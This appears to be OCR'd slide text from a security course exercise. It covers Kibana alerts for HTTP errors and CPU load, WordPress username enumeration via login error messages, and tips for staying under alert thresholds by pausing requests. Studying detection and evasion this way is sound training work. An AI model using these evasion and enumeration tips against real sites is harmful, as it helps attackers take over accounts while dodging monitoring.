
- The following Kibana alert detected this exploit
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - HTTP errors. Numerous HTTP errors may indicate an attack
- Which thresholds do they fire at?
  - when there are over 400 http response over a 5 minute period

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 or so http requests
- Are there alternative exploits that may perform better?
  - Google dorking, guessing common usernames, Burp Suite
- If possible, include a screenshot of your stealth technique.

Example of Wordpress User Enumeration

Silas



Log in to your account


Email Address or Username

swhite555

User does not exist. Would you like to create a new account?

By continuing, you agree to our Terms of Service.

If you continue with Google or Apple and don't already have a WordPress.com account, you are creating an account and you agree to our Terms of Service.



Log in to your account

silaswhite

Password

By continuing, you agree to our Terms of Service.

Stealth Exploitation of Password Cracking

Silas

Monitoring Overview


- The following Kibana alert was configured
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU Processes
- Which thresholds do they fire at?
  - Above 50% per 5 minutes

Mitigating Detection

